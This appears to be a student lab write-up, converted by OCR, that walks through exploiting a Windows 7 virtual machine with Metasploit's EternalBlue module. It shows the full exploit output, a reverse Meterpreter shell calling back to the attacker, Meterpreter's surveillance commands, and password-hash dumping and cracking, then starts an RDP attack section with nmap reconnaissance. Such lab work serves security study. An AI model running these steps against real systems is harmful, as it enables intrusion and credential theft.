
Step 7: Now, let's start the Metasploit framwork in Kali Linux. We can start the Metasploit framework on Kali Linux using 'msfconsole'.



Step 8: Now, let's start by searching 'ms17_010' and the result of the scan as can be seen in the diagram above. As we can see there are certain exploits available and there are two exploits available, and those are 'ms17_010_eternalblue and also 'ms17_010_psexec'.



Step 9: Now, I decided to use an exploit that is eternal blue to exploit Windows 7 machine. To do that, I can simply use the command ‘use 0’. In the picture, we can see that it starts to provide the ‘eternal blue’ exploit.




Step 10: Now, I will have to see what options I have to set before I can start exploiting Windows 7 by using a command of ‘show options’.

```
msf6 exploit(windows/smb/ms17_010_eternalblue) > set RHOST 10.0.2.4
RHOST => 10.0.2.4
msf6 exploit(windows/smb/ms17_010_eternalblue) > show options

Module options (exploit/windows/smb/ms17_010_eternalblue):

   Name           Current Setting  Required  Description
   ----           ---------------  --------  -----------
   RHOSTS         10.0.2.4         yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki
                                             /Using-Metasploit
   RPORT          445              yes       The target port (TCP)
   SMBDomain                       no        (Optional) The Windows domain to use for authentication. Only affects Windo
                                             ws Server 2008 R2, Windows 7, Windows Embedded Standard 7 target machines.
   SMBPass                         no        (Optional) The password for the specified username
   SMBUser                         no        (Optional) The username to authenticate as
   VERIFY_ARCH    true             yes       Check if remote architecture matches exploit Target. Only affects Windows S
                                             erver 2008 R2, Windows 7, Windows Embedded Standard 7 target machines.
   VERIFY_TARGET  true             yes       Check if remote OS matches exploit Target. Only affects Windows Server 2008
                                              R2, Windows 7, Windows Embedded Standard 7 target machines.


Payload options (windows/x64/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     10.0.2.15        yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic Target
```

Step 11: Here, the most important thing I should consider is the remote host. So, I will need to set the address of the remote host which is 10.0.2.4. Then, followed by the command of 'show options' with the result shown in the picture above. We can see there the host is set.

```
msf6 exploit(windows/smb/ms17_010_eternalblue) > exploit

[*] Started reverse TCP handler on 10.0.2.15:4444
[*] 10.0.2.4:445 - Using auxiliary/scanner/smb/smb_ms17_010 as check
[+] 10.0.2.4:445          - Host is likely VULNERABLE to MS17-010! - Windows 7 Professional 7600 x64 (64-bit)
[*] 10.0.2.4:445          - Scanned 1 of 1 hosts (100% complete)
[+] 10.0.2.4:445 - The target is vulnerable.
[*] 10.0.2.4:445 - Connecting to target for exploitation.
[+] 10.0.2.4:445 - Connection established for exploitation.
[+] 10.0.2.4:445 - Target OS selected valid for OS indicated by SMB reply
[*] 10.0.2.4:445 - CORE raw buffer dump (27 bytes)
[*] 10.0.2.4:445 - 0x00000000  57 69 6e 64 6f 77 73 20 37 20 50 72 6f 66 65 73  Windows 7 Profes
[*] 10.0.2.4:445 - 0x00000010  73 69 6f 6e 61 6c 20 37 36 30 30              sional 7600
[+] 10.0.2.4:445 - Target arch selected valid for arch indicated by DCE/RPC reply
[*] 10.0.2.4:445 - Trying exploit with 12 Groom Allocations.
[*] 10.0.2.4:445 - Sending all but last fragment of exploit packet
[*] 10.0.2.4:445 - Starting non-paged pool grooming
[+] 10.0.2.4:445 - Sending SMBv2 buffers
[+] 10.0.2.4:445 - Closing SMBv1 connection creating free hole adjacent to SMBv2 buffer.
[*] 10.0.2.4:445 - Sending final SMBv2 buffers.
[*] 10.0.2.4:445 - Sending last fragment of exploit packet!
[*] 10.0.2.4:445 - Receiving response from exploit packet
[+] 10.0.2.4:445 - ETERNALBLUE overwrite completed successfully (0xC000000D)!
[*] 10.0.2.4:445 - Sending egg to corrupted connection.
[*] 10.0.2.4:445 - Triggering free of corrupted buffer.
[*] Sending stage (200262 bytes) to 10.0.2.4
[+] 10.0.2.4:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-
[+] 10.0.2.4:445 - =-=-=-=-=-=-=-=-=-=-WIN-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-
[+] 10.0.2.4:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-
[*] Meterpreter session 41 opened (10.0.2.15:4444 → 10.0.2.4:49169 ) at 2024-01-11 12:51:08 -0500
```

Step 12: We can see the meterpreter session has been created with Windows 7, which means there are reverse connections from Windows 7 to Kali Linux




Step 13: To make sure that we are inside Windows 7 already, we have to use the command of ‘sysinfo’. Then, we can see the result showing that it is a Windows 7 and the name of the PC is ‘PC-PC’. This ensures that we’re in Windows 7.

```
meterpreter > help

Core Commands
=============

    Command                   Description
    -------                   -----------
    ?                         Help menu
    background                Backgrounds the current session
    bg                        Alias for background
    bgkill                    Kills a background meterpreter script
    bglist                    Lists running background scripts
    bgrun                     Executes a meterpreter script as a background thread
    channel                   Displays information or control active channels
    close                     Closes a channel
    detach                    Detach the meterpreter session (for http/https)
    disable_unicode_encoding  Disables encoding of unicode strings
    enable_unicode_encoding   Enables encoding of unicode strings
    exit                      Terminate the meterpreter session
    get_timeouts              Get the current session timeout values
    guid                      Get the session GUID
    help                      Help menu
    info                      Displays information about a Post module
    irb                       Open an interactive Ruby shell on the current session
    load                      Load one or more meterpreter extensions
    machine_id                Get the MSF ID of the machine attached to the session
    migrate                   Migrate the server to another process
    pivot                     Manage pivot listeners
    pry                       Open the Pry debugger on the current session
    quit                      Terminate the meterpreter session
    read                      Reads data from a channel
    resource                  Run the commands stored in a file
    run                       Executes a meterpreter script or Post module
    secure                    (Re)Negotiate TLV packet encryption on the session
    sessions                  Quickly switch to another session
    set_timeouts              Set the current session timeout values
    sleep                     Force Meterpreter to go quiet, then re-establish session
    ssl_verify                Modify the SSL certificate verification setting
    transport                 Manage the transport mechanisms
```


```
Stdapi: File system Commands
============================

    Command       Description
    -------       -----------
    cat           Read the contents of a file to the screen
    cd            Change directory
    checksum      Retrieve the checksum of a file
    cp            Copy source to destination
    del           Delete the specified file
    dir           List files (alias for ls)
    download      Download a file or directory
    edit          Edit a file
    getlwd        Print local working directory
    getwd         Print working directory
    lcat          Read the contents of a local file to the screen
    lcd           Change local working directory
    lls           List local files
    lpwd          Print local working directory
    ls            List files
    mkdir         Make directory
    mv            Move source to destination
    pwd           Print working directory
    rm            Delete the specified file
    rmdir         Remove directory
    search        Search for files
    show_mount    List all mount points/logical drives
    upload        Upload a file or directory
```

```
Stdapi: Networking Commands
===========================

    Command       Description
    -------       -----------
    arp           Display the host ARP cache
    getproxy      Display the current proxy configuration
    ifconfig      Display interfaces
    ipconfig      Display interfaces
    netstat       Display the network connections
    portfwd       Forward a local port to a remote service
    resolve       Resolve a set of host names on the target
    route         View and modify the routing table


Stdapi: System Commands
=======================

    Command       Description
    -------       -----------
    clearev       Clear the event log
    drop_token    Relinquishes any active impersonation token.
    execute       Execute a command
    getenv        Get one or more environment variable values
    getpid        Get the current process identifier
    getprivs      Attempt to enable all privileges available to the current process
    getsid        Get the SID of the user that the server is running as
    getuid        Get the user that the server is running as
    kill          Terminate a process
    localtime     Displays the target system local date and time
    pgrep         Filter processes by name
    pkill         Terminate processes by name
    ps            List running processes
    reboot        Reboots the remote computer
    reg           Modify and interact with the remote registry
    rev2self      Calls RevertToSelf() on the remote machine
    shell         Drop into a system command shell
```


```
Stdapi: User interface Commands
===============================

    Command        Description
    -------        -----------
    enumdesktops   List all accessible desktops and window stations
    getdesktop     Get the current meterpreter desktop
    idletime       Returns the number of seconds the remote user has been idle
    keyboard_send  Send keystrokes
    keyevent       Send key events
    keyscan_dump   Dump the keystroke buffer
    keyscan_start  Start capturing keystrokes
    keyscan_stop   Stop capturing keystrokes
    mouse          Send mouse events
    screenshare    Watch the remote user desktop in real time
    screenshot     Grab a screenshot of the interactive desktop
    setdesktop     Change the meterpreters current desktop
    uictl          Control some of the user interface components


Stdapi: Webcam Commands
=======================

    Command        Description
    -------        -----------
    record_mic     Record audio from the default microphone for X seconds
    webcam_chat    Start a video chat
    webcam_list    List webcams
    webcam_snap    Take a snapshot from the specified webcam
    webcam_stream  Play a video stream from the specified webcam
```




Step 14: With the command ‘help’, we can go through many available commands on our metepreter in our Metasploit. There are several sections such as Timestop commands, Password database commands, audio output commands, webcam commands, user interface commands, system commands, networking commands, and so on. However, my current interest is in Password Database Command which is ‘hashdump’ to capture some database of Windows 7.




Step 15: By the ‘hashdump’ command, we can see some Windows 7 database. Now, I will copy the information as I am going to use this to break the password of the current Windows 7 machine.




Step 16: In this step, I will paste the database information somewhere and save the file.



Step 17: Now, I will try to crack the password using ‘ophcrack’. In this step, we can see that I wen to tools number 5 and choose ‘ophcrack’.



Step 18: The diagram shows that. Upon I open the ophcrack, I just load the file of hashdump that I saved earlier in the desktop file.





User	LM Hash	NT Hash	LM Pwd 1	LM Pwd 2	NT Pwd
Administrator		31d6cfe0d1...			empty
Guest		31d6cfe0d1...			empty
PC		3e24dcead...			not found
Administrator		31d6cfe0d1...			empty
Guest		31d6cfe0d1...			empty
PC		7ce21f17c0...			1234

Step 19: As I clicked the Crack Button, the system shown the password for administrator, Guest and PC. From the picture above, we can see that there are no password for Administrator and Guest, but the password for PC is 1234. We can use this password to mingle in the Windows Machine.


5. REMOTE DESKTOP PROTOCOL ATTACK

An RDP (Remote Desktop Protocol) attack is a term used to describe malevolent actions intended to take advantage of holes or weaknesses in a computer system's Remote Desktop capabilities. Microsoft created the RDP protocol, which enables users to establish a network connection and take control of a remote computer or server. An RDP assault can take many different forms. For example, a brute-force attack aims to obtain unauthorized access by repeatedly trying different username and password combinations. Another type of attack uses RDP software flaws to gain unauthorized access. Once they have access, attackers might carry out tasks like malware deployment, data theft, or system tampering.





Firstly, I open the terminal to pursue the attack. Now, we will use the net discover tool ‘netdiscover’ with the command of ‘-r’ which stands for range. The range searched is 10.10.10.0/24. Now let’s discover the IP Address for the Windows 7 (Victim Machine), as we know that the Windows 7 machine is in the same subnet as the Kali Linux Machine. Now, after giving some time, the result went out that there are 2 addresses. I believe the address of the targeted Windows 7 machine is 10.0.2.4.




As you can see in the above photo, I then opened the third Terminal. The command "nmap tool" will be used next. This tool's objective is to carry out operating system and service discovery. The command-line tool for network research and security audits is called "nmap." '-A' is used to activate options for aggressive scanning. This entails turning on traceroute, script scanning, OS detection, and version detection. To try and identify the operating system target host, use the prefix "-O." '-v' will raise the verbosity level of the output, offering more detailed information about the scan. The port range to be scanned is specified by the parameter "-p 1-999". In this instance, ports 1 through 999 will be scanned. Finally, the IP address of the host I targeted to scan is '10.0.2.4'.


```
Host script results:
|_clock-skew: mean: -2h39m56s, deviation: 4h37m07s, median: 2s
| smb2-security-mode:
|   2.1:
|_    Message signing enabled but not required
| nbstat: NetBIOS name: PC-PC, NetBIOS user: <unknown>, NetBIOS MAC: 08:00:27:4c:a6:14 (Oracle VirtualBox virtual NIC)
| Names:
|   PC-PC<00>            Flags: <unique><active>
|   WORKGROUP<00>        Flags: <group><active>
|   PC-PC<20>            Flags: <unique><active>
|   WORKGROUP<1e>        Flags: <group><active>
|   WORKGROUP<1d>        Flags: <unique><active>
|_  \x01\x02__MSBROWSE__\x02<01>  Flags: <group><active>
| smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)
| smb2-time:
|   date: 2024-01-11T16:31:21
|_  start_date: 2024-01-11T15:28:05
| smb-os-discovery:
|   OS: Windows 7 Professional 7600 (Windows 7 Professional 6.1)
|   OS CPE: cpe:/o:microsoft:windows_7::-:professional
|   Computer name: PC-PC
|   NetBIOS computer name: PC-PC\x00
|   Workgroup: WORKGROUP\x00
|_  System time: 2024-01-12T00:31:21+08:00
```

```
Host is up (0.00071s latency).
Not shown: 996 closed tcp ports (reset)
PORT    STATE SERVICE      VERSION
135/tcp open  msrpc        Microsoft Windows RPC
139/tcp open  netbios-ssn  Microsoft Windows netbios-ssn
445/tcp open  microsoft-ds Windows 7 Professional 7600 microsoft-ds (workgroup: WORKGROUP)
